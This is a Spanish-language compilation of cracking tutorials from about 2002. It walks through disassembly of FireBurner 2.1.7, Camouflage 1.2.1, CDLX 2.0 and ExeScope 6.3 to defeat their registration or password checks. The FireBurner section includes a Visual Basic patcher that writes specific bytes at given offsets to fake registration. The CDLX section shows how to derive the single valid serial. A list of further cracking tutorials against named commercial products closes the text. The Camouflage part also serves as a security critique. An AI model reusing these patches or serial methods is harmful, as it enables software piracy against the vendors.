* Possible StringData Ref from Code Obj ->"FireBurner 2.1.7 Windows Edition "
                                       ->" (Unregistered)"
                                  |
:00490992 BAB40A4900              mov edx, 00490AB4
:00490997 8BC3                    mov eax, ebx
```


*** Al cambiar el SALTO CONDICIONAL (JE) por SALTO INCONDICIONAL (JNE), observaremos la siguiente pantalla:

Objetivo-3

*** Buscamos la String "Please Register your copy"

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CF7B(C)
|
:0048CF7D 008BC0535651            add byte ptr [ebx+515653C0], cl
:0048CF83 8BD8                    mov ebx, eax
:0048CF85 A104444900              mov eax, dword ptr [00494404]
:0048CF8A 803800                  cmp byte ptr [eax], 00 ; Serial CORRECTO == Serial
Dummy
:0048CF8D 7425                    je 0048CFB4            ; Si es igual "Please
Register..."
                                                         ; @Offset 8C38Dh
                                                         ; Cambiamos por 7525 => JNE

* Possible StringData Ref from Code Obj ->"This Copy Registered to"
                                  |
:0048CF8F BA1CD04800              mov edx, 0048D01C
:0048CF94 8B83F4020000            mov eax, dword ptr [ebx+000002F4]
:0048CF9A E8894AFBFF              call 00441A28
:0048CF9F 8B15FC454900            mov edx, dword ptr [004945FC]
:0048CFA5 8B12                    mov edx, dword ptr [edx]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CF36(C)
|
:0048CFA7 8B83F8020000            mov eax, dword ptr [ebx+000002F8]
:0048CFAD E8764AFBFF              call 00441A28
:0048CFB2 EB10                    jmp 0048CFC4

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CF8D(C)
|

* Possible StringData Ref from Code Obj ->"Please register your copy"
                                  |
:0048CFB4 BA3CD04800              mov edx, 0048D03C
:0048CFB9 8B83F4020000            mov eax, dword ptr [ebx+000002F4]
:0048CFBF E8644AFBFF              call 00441A28
```

*** Al cambiar el SALTO CONDICIONAL (JE) por SALTO INCONDICIONAL (JNE), observaremos la siguiente pantalla:



Bueno, como podéis ver ya hemos FINALIZADO la Simulación de la Registración jejeje;) Ahora solo nos queda CODIFICAR el Patch!.

Codificar el Patch!

```
'-----------------------------------------------------------------------
' Name:         VB Patch Engine
' Author:       +Er@ser[GT2]
' Created:      Jueves, Abril 11,2002 @ 8:23:23 pm (Vers: 1.0.0000)
'
' Description:  FireBurner 2.1.7 Windows Edition
'-----------------------------------------------------------------------

'00090820 FDFF A104 4449 0080 3800 7531 8B0B B201 <- Objetivo-1 @Offset 9082B
'0008FD80 3800 740E BA7C 0A49 008B C3E8 9810 FBFF <- Objetivo-2 @Offset 8FD83
'0008C380 5356 518B D8A1 0444 4900 8038 0074 25BA <- Objetivo-3 @Offset 8C38E


Private Sub Command1_Click()
    If FileExist(Text5) Then
    On Error GoTo Cancelo
    Dialogo.CancelError = True
    With Dialogo
        Dim Tamaño As Long
        Tamaño = 754176    'tamaño descomprimido 754176 <- 262144
        If FileLen(Text5) <> Tamaño Then
            MsgBox "Filesize does not match!", 16, "+Er@ser[GT2]"
            Else
                Open Text5 For Binary Access Write As #1
                Put #1, &H8FD83, &HE75  '@Offset 8FD83h
                Put #1, &H8C38E, &H2575 '@Offset 8C38Eh
                Put #1, &H9082B, &H3174 '@Offset 9082Bh
                MsgBox "Patch Successful!", 64, "+Er@ser[GT2]"
            End If
    End With
    On Error GoTo 0
    Exit Sub
    Close #1
Cancelo:
        Else
```

```
    End If
End Sub
```

Saludos

Pr@fEsOr X, SiLvEr StOrM, Karpoff, Demian, Black Fenix, Numit_oR, Esiel 2, KUT, TNT, WKT

Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**

Saludos a todos los **CrAcKeRs** del Pasado, Presente y Futuro

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. +Er@ser'2000/GT2

  Si deseas ponerte en contacto con nosotros puedes hacerlo aquí:Group Tutoriales 2001 - GT2

- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Camouflage 1.2.1

PROTECCION:	Es Freeware
Objetivo:	Como este es un programa *FreeWare* no hay nada que petar o ningún *serial* que vulnerar. No obstante tiene un punto flaco que es por lo que lo vamos a atacar
Descripcion:	Segun la filosofia de este programa, sirve para ocultar información para los ojos de desaprendidos dentro de otros ficheros, pero, como lo oculta ? Relamente utiliza ténicas de esteganografía ? Encripta la información ? Que tan seguro és ?
Dificultad:	**Aficionado**
DOWNLOAD:	hhttp://www.camouflagesoftware.com/
Herramientas:	*SoftIce, FC32b*
CRACKER:	**[Moneo]** **FECHA:** **01/02/2002**

INTRODUCCION

Disclaimer

Si estas buscando *cracks* o *serials*, aqui **no** los vas a encontrar. Todo lo que aquí se describe es puramente didactico, lo que el usuario final realice con dicha información sólo le acontece a él. Te recomiendo que si tienes la oportunidad adquieras el programa de forma legal, ya que de esta manera contribuyes a que el programa continue desarrollandose.

El autor sólo pretende ensenyar los diferentes métodos de protección que tienen los programa, no abusando de dicha información

Overview

These days companies are given more power to monitor emails and to examine your personal files. And with more and more malicious 'spy' software being widely used, you need to be sure that files containing sensitive information are kept safe from prying eyes. Electronic privacy is no longer guaranteed - who knows who might be intercepting your emails or scanning your hard drive without your knowledge or consent?

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file

but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

For additional security you can password your camouflaged file. This password will be required when extracting the files within.

You can even camouflage files within camouflaged files.

AL ATAKE

Este programa se ha extendido mucho en aquellos *sites* que ofrecen musica en formato *mp3*, tanto canciones como *full albums*. Y muchas veces el que sube las canciones o se olvida de indicar el *password* o lo hace con otro que no es el que indica.

Como este es un programa *FreeWare* no hay nada que petar o ningún *serial* que vulnerar. No obstante tiene un punto flaco que es por lo que lo vamos a atacar.

Segun la filosofia de este programa, sirve para ocultar información para los ojos de desaprendidos dentro de otros ficheros, pero, como lo oculta ? Relamente utiliza ténicas de esteganografía ? Encripta la información ? Que tan seguro és ?

Seguridad

Para contestar estar preguntas vamos a hacer unas cuantas pruebas tipicas de cualquier criptoanalisis. (para hacer estar pruebas es necesario tener instalado el Camouflage)

Cogemos nuestro NOTEPAD o cualquier editor de *plain-text* y creamos un fichero con una cadena en su interior. Por ejemplo:

----------[FILE.TXT]
[Moneo]
----------[FILE.TXT]

Ahora buscamos una imagen, *gif* o *jpg* de tamanyo pequenyo (Por ejemplo: img.jpg) y lo guardamos en un directorio todo junto. Ahora con el Camouflage, camuflamos nuestro *txt* dentro del *jpg* con un *password* determinado: moneo. Esto nos dará un fichero pass01.jpg. Ahora repetimos los pasos, pero le cambiamos el *password*: mone0 y el fichero de salida pass02.jpg.

Bien, con esto conseguimos tener dos ficheros, con el mismo contenido pero con diferente método de encriptación, ya que el *password* es diferente. Lo más básico que sigue es comparar los ficheros para asegurarnos que son realmente distintos. Yo personalmente he utilizado el FC32b de Plushmm & The+Q, ya que el FC del DOS no me reconocia los cambios, y cual es la sorpresa cuando vemos que apenas sólo cambias unos pequenyos *bytes* muy al final de los ficheros!!!.

Con esto deducimos varias cosas:

- No existe encriptación con password.
- El password viaja con el fichero camuflado.
- Nuestros ficheros son vulnerables a cualquier ataque

Ataques

Ahora vamos a mirar con cualquier editor, el contenido de nuestro fichero camuflado, y afortunadamente descubrimos que su contenido está realmente codificado, vamos, que la sentencia [Moneo] que hemos escrito en nuestro *Plain-text* no puede leerse a simple vista, un voto de confianza para el programador.

El siguiente paso es atacar el password. Para ello nos preparamos con el debugger, activamos el Camouflage y en la pantalla del *password* le introducimos uno erroneo a ver que dice.

Típica ventana de error, aqui el programador la ha cagado, eso significa que de alguna forma el *password* es vulnerable. Llegados este punto es momento de activar el debbugger, con el típico bpx hmemcpy, haciendo varios p ret aterrizamos en la *runtime* de VB, ***blasfemia***, seguimos tirando hacia atras con el p ret hasta llegar al programa original CS:4188AC.

```
8BD0                    mov edx, eax
8D8D64FFFFFF            lea ecx, dword ptr [ebp+FFFFFF64]
FFD3                    call ebx
50                      push eax
FF15E4104000            Call dword ptr [004010E4]
8D8D64FFFFFF            lea ecx, dword ptr [ebp+FFFFFF64]
51                      push ecx
8D9568FFFFFF            lea edx, dword ptr [ebp+FFFFFF68]
```

Vemos que justo debajo hay una rutina de VB, la de vbaStrCmp, esto nos va a ayudar mucho a más a encontrar donde parchear el programa. Seguimos debugando y comprobando hacia donde apunta las variables más comunes: EAX, EBX, EDX, EDI, ESI en cada uno de sus cambios, y más o menos por la linea CS:4189BD vemos como EAX apunta al *password* comprimido en el fichero (acordaros que las cadenas en VB son diferentes que en otros lenguajes ya que estas van seguidas en cada uno de sus caracters por un 00h, por ejemplo, [Moneo] sería 5Bh 4Dh 6Fh 6Eh 65h 6Fh 5Dh en VB nos quedaría como 5Bh 00h 4Dh 00h 6Fh 00h 6Eh 00h 65h 00h 6Fh 00h 5Dh 00h) , hemos encontrado la rutina de desencriptado!. Luego ya la miraremos, ahora vamos a buscar el parche. Seguimos traceando, hasta encontrar algun salto un tanto sospechoso y tiene que estar muy cerca. Si miramos el código, nos encontramos dos, uno en CS:418998 y otro en CS:418A13 que son muy sospechosos. El primero es sospechoso por que nos hace saltar y el segundo, por que nos lleva a un punto de programa muy lejos del actual. Si en tiempo de debugger cambiamos el primer saldo y le decimos que no salte, nos lleva al segundo y si a este le decimos que tampoco salte, nos hace pasar a la siguiente pantalla del Camouflage, como si hubiesemos introducido correctamente el *password*.

```
:00418998 7D18          jge 004189B2
:0041899A 68A0000000    push 000000A0
:0041899F 68E8964000    push 004096E8
:004189A4 8B8D88FEFFFF  mov ecx, dword ptr [ebp+FFFFFE88]
:004189AA 51            push ecx
:004189AB 50            push eax
:004189AC FF1568104000  Call dword ptr [00401068]
:004189B2 8D956CFFFFFF  lea edx, dword ptr [ebp+FFFFFF6C]
:004189B8 52            push edx
:004189B9 8D463C        lea eax, dword ptr [esi+3C]
:004189BC 50            push eax
:004189BD E86E290100    call 0042B330
:004189C2 8BD0          mov edx, eax
:004189C4 8D8D64FFFFFF  lea ecx, dword ptr [ebp+FFFFFF64]
:004189CA FFD3          call ebx
:004189CC 50            push eax
:004189CD 8B8568FFFFFF  mov eax, dword ptr [ebp+FFFFFF68]
:004189D3 50            push eax
:004189D4 FF15E4104000  Call dword ptr [004010E4]
:004189DA 8BD8          mov ebx, eax
:004189DC F7DB          neg ebx
:004189DE 1BDB          sbb ebx, ebx
```

```
:004189E0 F7DB                  neg ebx
:004189E2 F7DB                  neg ebx
:004189E4 8D8D68FFFFFF          lea ecx, dword ptr [ebp+FFFFFF68]
:004189EA 51                    push ecx
:004189EB 8D9564FFFFFF          lea edx, dword ptr [ebp+FFFFFF64]
:004189F1 52                    push edx
:004189F2 8D856CFFFFFF          lea eax, dword ptr [ebp+FFFFFF6C]
:004189F8 50                    push eax
:004189F9 6A03                  push 00000003
:004189FB FF15C0114000          Call dword ptr [004011C0]
:00418A01 83C410                add esp, 00000010
:00418A04 8D8D50FFFFFF          lea ecx, dword ptr [ebp+FFFFFF50]
:00418A0A FF1550124000          Call dword ptr [00401250]
:00418A10 6685DB                test bx, bx
:00418A13 0F859B150000          jne 00419FB4
:00418A19 8B4DC4                mov ecx, dword ptr [ebp-3C]
```

Con estos descubrimientos ya podemos hacer un parche para esos dos jmps para que la inclusión del *password* en los ficheros camuflados sea inutil. Aunque podemos seguir buscando para ver si conseguimos desencriptar el *password*.

En definitiva, esta es una utilidad insegura, ya que los ficheros van ocultos pero no protegidos.

Karpoff Spanish Tutor 1999-2002

Programa: CDLX 2.0

PROTECCION:	Número de Serie , una *nag-screen* con un pequenyo temporizador a 10 sec.
Objetivo:	Obtener un número de serie válido
Descripcion:	*Este es un programa que te deja en el Tray un PullDown para cerrar la machine y borrar el recent o el history del IE, etc*
Dificultad:	**3**
DOWNLOAD:	http://www.yeohhs.com/swwin
Herramientas:	*SoftIce*
CRACKER:	[Moneo] **FECHA:** **09/10/2002**

INTRODUCCION

Disclaimer

Si estas buscando *cracks* o *serials*, aqui **no** los vas a encontrar. Todo lo que aquí se describe es puramente didactico, lo que el usuario final realice con dicha información sólo le acontece a él. Te recomiendo que si tienes la oportunidad adquieras el programa de forma legal, ya que de esta manera contribuyes a que el programa continue desarrollandose.

El autor sólo pretende ensenyar los diferentes métodos de protección que tienen los programa, no abusando de dicha información

Overview

Este es un programa que te deja en el Tray un PullDown para cerrar la machine y borrar el recent o el history del IE, etc

AL ATAKE

Para obtener el serial correspondiente, simplemente ejecutaremos el programa, e iremos al *Pull-Down*. Nos sale un *Pop-Up* pidiendonos el *serial*. Introduciremos un numero al azar y veremos que es lo que pasa. No sale otra ventana dicindonos que nos hemos colao, eso significa que tiene detección de *serial*, lo típico, bpx hmemcpy desdepués de introducir el *serial* y antes de apretar el [OK]. Y más o menos aterrizaremos por aqui: CS:401C36

```
FF15E0704000    call [0004070E0]GetDlgItemTextA
8D442428        lea eax,[esp][00028]
8D4C240C        lea ecx,[esp][0000C] ;Nuestro serial
50              push eax
51              push ecx
E8AB010000      call 000001D0 ;Aqui calcula el nuevo serial
83C408          add esp,08
BE50814000      mov esi,00408150 ;Cadena un tanto peculiar
8D442428        lea eax,[esp][00028] ;Cadena generada dentro del call anterior
8A10            mov dl,[eax]
8A1E            mov bl,[esi]
```

Hemos caido justo en el punto ideal, tenemos diferentes cadenas que son realmente sospechosas, lo mejor es analizar el calculo que hay dentro del *call* CS:401DF0.

```
83EC1C          sub esp,1C
B906000000      mov ecx,00000006
33C0            xor eax,eax
33D2            xor edx,edx
53              push ebx
56              push esi
57              push edi
BE70834000      mov esi,00408370 ;Apunta a una constante
8D7C240C        lea edi,[esp][0000C]
8B5C242C        mov ebx,[esp][0002C] ;Apunta a nuestra cadena
F3A5            repe movsd
66A5            movsd
8BFB            mov edi,ebx
83C9FF          or ecx,FF
F2AE            repne scasb ;Busca la longitud de la cadena
F7D1            not ecx
49              dec ecx ;Longitud de nuestra cadena
8BF1            mov esi,ecx
85F6            test esi,esi
7E32            jle 00000062 ---------- (1)
8B4C2430        mov ecx,[esp][00030]
8BFB            mov edi,ebx
8D44240C        lea eax,[esp][0000C]
55              push ebp
2BF8            sub edi,eax
8BE9            mov ebp,ecx
8D442410        lea eax,[esp][00010]
2BE8            sub ebp,eax
8D441410        lea eax,[esp][edx][00010] (2) ;Apunta a una constante
8A1C07          mov bl,[edi][eax] ;nByte de nuestra cadena
0218            add bl,[eax] ;Suma nByte de nuestra cadena con el de la constante
42              inc edx ;Contador de longitud
3BD6            cmp edx,esi
881C28          mov [eax][ebp],bl ;El resultado de la suma lo guarda
                jl 00000045 ---------- (2) ;Salta si no final
```

```
7CEF        pop ebp
5D          mov d,[esi][ecx],00
C6040E00    pop edi
5F          pop esi
5E          pop ebx
5B          add esp,1C
83C41C
C3          retn
8B4C2430    mov ecx,[esp][00030] (1)
5F          pop edi
C6040E00    mov d,[esi][ecx],00
5E          pop esi
5B          pop ebx
83C41C      add esp,1C
C3          retn
```

De todo esto deducimos lo siguiente, el programa tiene una constante, por ejemplo: 7684142980000000 y una cadena edfgmnmndede, entonces lo que haces es sumar nuestro *serial* introducido por teclado(p.e. 1231321) con su constante:

K+ 37h 36h 38h 34h 31h etc...
S+ 31h 32h 33h 31h 33h etc...
T= 68h 68h 6Bh 65h 64h etc...

Y luego si continuamo traceando, vemos como compara la nueva cadena T con la que tiene también metida (edfgmnmndede). Por lo tanto ya podemos deducir el *serial* a utilizar, simplemente restamos las dos constantes:

K+ 65h 68h 6Bh 67h 60h etc
K- 37h 36h 38h 34h 30h etc...
S= 32h 32h 33h 33h 30h etc...

Bueno, como vemos este programa sólo tiene la posibilidad de generar un unico *serial* en toda su vida, fue bonito mientras duró... Por cierto, las constantes utilizadas son un ejemplo, buscalas en el ejecutable.

Cuando hayamos introducido correctamente el *serial* veremos con el programa genera un fichero que contiene la K-

Karpoff Spanish Tutor 1999-2002	
Programa:	**ExeScope 6.3**

PROTECCION:	Serial		
Descripcion:	Utilidad para manipular ejecutables y librerías con bastante facilidad (cuadros de diálogo, cadenas de texto...)		
Dificultad:	Protozoo (algo así como 3º de la ESO)		
DOWNLOAD:	http://karpoff.redfutura.net/		
Herramientas:	Softice W32dasm Editor Hexadecimal		
CRACKER:	MacEdu	**FECHA:**	22/08/2002

INTRODUCCION

Érase una vez un niño que estaba muyyy aburrido de estudiar Campos Electromagnéticos II y decidió ponerse a hacer algo útil. Por ello se imprimió el documento “Descabezando archivos ejecutables portables” de nuMIT_or (el cuál recomiendo hasta al más pequeño de la familia) y se puso a leer. Cuál fue su sorpresa cuando de repente se recomendaba en dicho texto usar el programa ExeScope. Nada más fácil, buscas un poco por internet y lo bajas. Sin embargo tiene un problema, y es que no te deja realizar más de una modificación en el archivo que abras (compruébalo si no me crees) a no ser que estés registrado.
Solución A: Paga lo que toca y te registras.
Solución B: Utiliza lo que sepas y obtén una maravillosa prueba de evaluación “a tu gusto”, no sé, probarlo durante 70 años y si te convence, comprarlo. En resumen: Ke lo crackees, lexe, k pa eso estamos akí.

AL ATAKE

Sin más rollo, vamos a lo que nos interesa. El archivo a elegir para monitorizar no tiene pega alguna ya que hay un archivo enorme (comparado con los demás archivos de este programa) que encima es el ejecutable. Pues nada, lo ejecutamos y todo perfecto hasta que tiramos a registrarnos (en el menú Help) y nos dice “Invalid ID or Name”. Maravilloso, un mensajito diciéndonos que nos hemos equivocado de clave.
En un primer momento la reacción es siempre la misma, irnos al desensamblador (yo he usado el W32Dasm) y buscamos esa cadena con la linternita o en String References. Mierda, la cadena no está, y encima sigo sin novia. Aunque no os lo creáis, la solución a lo primero es más sencilla que la de lo segundo. Dicen, que si todo falla, va siendo hora de que te leas las instrucciones, pero en nuestro caso es “Arranca el SoftICE”. Me encanta este programa, no sé por qué al tenerlo cargado el Kazaa no se me arranca, pero lo primero es lo primero (por cierto, si alguien sabe por qué, que me lo cuente).

Pues eso, cargamos el ExeScope con el Symbol Loader y ahora a pensar dónde ponemos el breakpoint. Lo suyo sería en el MessageBeep que debería haber saltado al meter la clave errónea, pero mira por dónde, al autor de ExeScope se le olvidó el detalle del pitidito. Sin desesperar, vamos al desensamblador y miramos las rutinas que carga. Vemos que de user32.dll usa LoadStringA, función que es muy probable que use para leer el nombre y la clave. Pues nada, una vez que ya tenemos arrancado el ExeScope, vamos al SoftICE y ponemos “bpx LoadStringA”. Pulsamos X para volver al programa, escribimos nuestro nombre y pass, le damos a OK y... BINGO, nos salta el SoftICE. Pensemos un poco. El cuadro de diálogo en el que estábamos era bien simple: 2 cuadros de texto, uno para el nombre y otro para la clave. Por ello, lo más probable es que primero se haga una llamada a LoadStringA para leer el nombre, y luego otra llamada a esa misma función para leer la clave. Por tanto, salimos del SoftICE pulsando Ctrl+D, y como era de esperar, nos vuelve a saltar el SoftICE en el otro LoadStringA. Vamos pulsando F10 para ir avanzando por el código y de repente, en la dirección 004587A5, nos salta la ventana de error que ya conocíamos. Pues nada, le damos a OK, con lo que volvemos al SoftICE y podemos ver lo que tenemos. Como ya he adelantado, lo que vemos es que en la dirección 004587A5 tenemos un CALL como una catedral a nuestro mensaje de error.

Ya parece que estamos situados en la parte del código que nos interesa. Pues nada, volvemos al desensamblador y vamos a esa dirección mediante “Goto Code Location”. Con ello nos situamos en la línea donde llamamos al cuadro de error, pero lo que nos interesa es no llegar ahí (porque eso ya es la rutina que nos avisa del error, y lo que queremos es llegar a donde decide que la clave es errónea), por lo que miramos varias líneas más arriba y vemos lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00458790(C), :00458794(C)
|
:004587A0 8B45F4                    mov eax, dword ptr [ebp-0C]
:004587A3 8B10                      mov edx, dword ptr [eax]
:004587A5 FF92D8000000                  call dword ptr [edx+000000D8]
:004587AB 8945F8                    mov dword ptr [ebp-08], eax
:004587AE 33C0                      xor eax, eax
:004587B0 5A                        pop edx
:004587B1 59                        pop ecx
:004587B2 59                        pop ecx
:004587B3 648910                    mov dword ptr fs:[eax], edx
:004587B6 68CB874500                push 004587CB
```

La línea del asterisco nos indica que el programa salta a la dirección 004587A0 desde 00458790 y 00458794. Todos hemos visto las películas de Indiana Jones, lo que hace que nuestro espíritu aventurero nos obligue a ir a esas dos líneas a ver esos saltos de los que nos habla. Pues sí, vale, saltos al error, pero ninguno que salte fuera del error (con lo que saltaría a la parte del código que se ejecutaría en caso de que metiésemos la clave correcta). Pues akí la cosa está clara, seguimos mirando hacia arriba, y vemos que hay una referencia de un CALL.

```
* Referenced by a CALL at Address:
|:0045871A
|
:00458724 55                        push ebp
:00458725 8BEC                      mov ebp, esp
:00458727 83C4F4                    add esp, FFFFFFF4
:0045872A 53                        push ebx
:0045872B 56                        push esi
:0045872C 66894DFD                  mov word ptr [ebp-03], cx
```

Esto nos lleva a suponer que todo el código que hemos estado viendo es en sí la rutina de error, por que la comprobación de la clave ha de estar en otro punto del código que cuando detecta que no es correcta, salta aquí. Como es lógico, esa otra parte del código ha de estar en 0045871A. Nos vamos a esa línea y vemos lo siguiente:

```
* Referenced by a CALL at Addresses:
|:004A61F4   , :004AEFC3
|
:00458704 55                        push ebp
:00458705 8BEC                      mov ebp, esp
:00458707 51                        push ecx
:00458708 66894DFE                  mov word ptr [ebp-02], cx
:0045870C 8B4D08                    mov ecx, dword ptr [ebp+08]
:0045870F 51                        push ecx
:00458710 6AFF                      push FFFFFFFF
:00458712 6AFF                      push FFFFFFFF
:00458714 6A00                      push 00000000
:00458716 668B4DFE                  mov cx, word ptr [ebp-02]
:0045871A E805000000                    call 00458724
:0045871F 59                        pop ecx
:00458720 5D                        pop ebp
:00458721 C20400                    ret
```

De nuevo sin saltos. Sin embargo hay un par de referencias a esta función. Elegimos cualquiera de ellas (porque el que haya dos tan solo significa que en dos puntos del programa se comprueba la clave), por ejemplo 004A61F4 y llegamos a esto:

```
:004A61CD C7833402000001000000    mov dword ptr [ebx+00000234], 00000001
:004A61D7 EB20                    jmp 004A61F9

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004A6146(C), :004A615A(C)
|
:004A61D9 6A00                    push 00000000
:004A61DB 8D55EC                  lea edx, dword ptr [ebp-14]
:004A61DE B870624A00              mov eax, 004A6270
:004A61E3 E808900000              call 004AF1F0
:004A61E8 8B45EC                  mov eax, dword ptr [ebp-14]
:004A61EB 668B0DA0624A00          mov cx, word ptr [004A62A0]
:004A61F2 B201                    mov dl, 01
:004A61F4 E80B25FBFF                  call 00458704
```

Como se puede apreciar, en 004A60F5 y en 004A61D7 hay saltos incondicionales que saltan la llamada a nuestra rutina de error (es decir, saltan a donde debería continuar el programa en caso de que acertásemos con la clave), por lo tanto ha de haber otros saltos que eviten estos y dejen que el programa llegue a la rutina de error. Como podemos ver en las referencias, estos saltos están en 004A6146 y en 004A615A.

```
:004A6130 8B1540294B00            mov edx, dword ptr [004B2940]
:004A6136 8B12                    mov edx, dword ptr [edx]
:004A6138 A17C274B00              mov eax, dword ptr [004B277C]
:004A613D 8B00                    mov eax, dword ptr [eax]
:004A613F E8D8800000              call 004AE21C
:004A6144 84C0                    test al, al
:004A6146 0F848D000000            je 004A61D9
:004A614C A1C4294B00              mov eax, dword ptr [004B29C4]
:004A6151 8B00                    mov eax, dword ptr [eax]
:004A6153 E8E0DCF5FF              call 00403E38
:004A6158 85C0                    test eax, eax
:004A615A 7E7D                    jle 004A61D9
:004A615C 8D55F0                  lea edx, dword ptr [ebp-10]
:004A615F A1D0294B00              mov eax, dword ptr [004B29D0]
```

Efectivamente, tenemos un JE y un JLE que nos hacen saltar a nuestra función de error. El primer salto que encontramos es el del JE, que

Proyectos con Numega SoftIce ó TRW2000

herramienta principal con la que han sido estudiados, ha sido el Softice. Es una buena manera de aprender a utilizar tan complicada herramienta, no ??

PROGRAMA	OBJETIVO	AUTOR
DllShow 4.3	Obtencion del serial	-Karpoff (19/08/99)
Win-eXpose Reg.V1.0	Obtencion del serial	-Karpoff (21/08/99)
Particle Fire v1.1a	hacer un KeyGen	-Champion (19/08/99)
InWatch95 1.3a	Obtencion del serial	-Karpoff (12/09/99)
WinXFiles V4.2	Obtencion del serial	-Karpoff (24/09/99)
Axman V3.01	Simular el Registro	-Kolgao (20/10/99)
Gif Movie Gear	Simular el Registro	-Kolgao (16/10/99)
Quik Heal	Simular El Registro	-Kolgao (13/10/99)
FreeHand V8.01	Simular El Registro	-Kolgao (24/10/99)
Kriptel V3.5	Simular El Registro	- SPUD (01/01/00)
Serial 2000 V6.0	Obtencion del serial	- Xaxs (20/01/00)
WinBabel V4.2 (Pac)	Time Limite	- DeeJay (31/01/00)
La funcion hmemcpy	Obtencion del serial	- Sable (07/03/00)
NetSpy 1.5	Obtencion del serial	- KarlitoxZ (21/04/00)
Screen Loupe Magnifier v 4.7	Obtencion del serial	- Pr@fesor X (21/04/00)
Visual Zip Password Recorvery V4.0 Final	Evitar las Nag Aleatorias cada X password comprobadas	- Karpoff (25/04/00)
Scrollworks cascader 1.03	Obtencion del serial	- Pr@fesor X (21/04/00)
Numega SmartCheck 6.03	Simular El Registro	- Fanega (08/06/00)
Winzip V7.0	Simular EL Rgistro	- Fanega (16/06/00)
WinHacker v2.03	Obtencion del serial	- KuaTo_ThoR (23/06/00)
Jot98 v1.02	Parcheo, Serial y Keygen	- KuaTo_ThoR (05/07/00)
SoftIce v4.05 y PsxCopy 6.2	Saltarse los Seriales de Instalacion	- Fanega (05/07/00)
Help And Manual v2.x	Limite Time & Nag	- Profesor_X (26/07/00)
Internet Anyware Toolkit v3.2.1	Limite Time & Nag	- Karpoff (30/07/00)
XpressControl 3.0	Limite Time	- NickyAC (09/08/2000)
3D Studio Max v3.0	Motxila Sentinel	- Black Fenix (09/08/00)
ChessPartner v4.00.3	Trial 30 Dias	- Mongui (17/08/00)
JPEG Wizar v1.3.0.4	Serial Number	- Mongui (17/08/00)
Desktop Themes v1.87	Serial Number	- MeGaBiTe (22/08/00)
N-Track Studio v1.33	Serial & Time Limite	- KeKo (22/08/00)
Reunion Planner v4.7	Serial	- Leirus (22/08/2000)

Circuit Shop v1.09	Serial, Limite Time, Funciones Off	- Arkanian (31/08/00)
HotDog Pro v6.0	Trial 30 Dias	KuaTo_ThoR (31/08/00)
Macromedia & Sales Agent v 3.1.2	Serial Number	- Arkanian (31/08/00)
GodeZIP	Codificar un Keygen	- RAZiEL (07/09/00)
Abracadabra v1.2.6	Serial Number	-Riverwind (07/09/00)
IMD CD PLAYER 1.01 e INFOTEL 3.10	Obtencion del serial	-Yerba Mate (16/09/00)
Abracadabra v1.2.6 Otra Aproximacion.	Codificar un Keygen	-MeGaBite (24/09/00)
Easy CD-DA Extractor v3.0.6	Sacar un Serial Correcto	-Kamui (24/09/00)
WinRar v7.0 Beta1	Simular El Registro	-ViPER (24/09/00)
3D Mark99 Max Pro	Obtencion del serial	-Kamui (02/10/00)
3D Studio Max R2.5 y v3.1 Traduccion Nandois	Motxila sentinel	-CrackZ 02/10/2000)
HappyIcon v 2.01	Obtencion del serial	- Profesor X (02/10/2000)
GoldWave v4.18	Sacar un Serial y Codificacion del Keygen	-KuaTo_ThoR (02/10/2000)
Demian Visual_Basic Crackme.Trial	Petar el crackME	- Txotxo 11/10/00
Talking E-mail y ComExplorer 1.6	Obtencion del serial	- Yerba Mate 11/10/00
Platyplus Animator v5.2, CP Setup v3.6	Obtencion del serial	- Yerba Mate 11/10/00
Cookie Pal v1.2b - Cookie Crusher v2.6	Obtencion del serial	- Arkanian 11/10/00
NiceMC Media Plugin v1.7	Simular El Registro	- X 11/10/00
ACDSee v2.41 Español	Simular El Registro	- X 11/10/00
Passmark-BurnInTest v2.0	Simular El Registro	KuaTo_ThoR 11/10/00
Challenge Pool	Obtencion del serial	J- Keeper 22/10/00
Dinamic Viewer 1.55	Obtencion del serial	- Yerba Mate 22/10/00
Kryptel 3.62	Obtencion del serial	- Bugsys 22/10/00
Allaire HomeSite 4.5a	Simular El Registro	- Bugsys 22/10/00
Symantec pcAnywhere v9.0	Simular EL Registro	- Bugsys 22/10/00
TreeSize profesional 2.2	Simular El Registro	- Perico 22/10/00
Aesop GIF Creator v1.00.215	Obtencion del serial	- MeGaBiTe 30/10/00
CDRWIN - CDROM Recording Tools - 3.8B	Obtencion del serial	- Arkanian 30/10/00
Karpoff crackME 1	Obtencion del serial	- Dek_Oin 30/10/00
"CRaKPaD".CrackME de R!SC	Limite Time	- Frantic 30/10/00
Font Creator Program V 3.0	Obtencion del serial	- Act Mago 30/10/00
Icon Toy V 3.1	Obtencion del serial	- Act Mago 30/10/00
Easy Personal Labels v2.5 rev.1	Obtencion del serial	- Act Mago 30/10/00
Talisman 1.61	Obtencion del serial	- Act Mago 30/10/00
Deskman v2.5e	Obtencion del serial	-Yerba Mate 30/10/00

CollegeBAR	Obtencion del serial	- Arkanian 14/11/00
Cyber-Time 6 (Server)	Simular El Registro	-KuaTo_ThoR 14/11/00
IDSWIN WIN 95/98/NT	Obtencion del serial	-+Er@ser 14/11/00
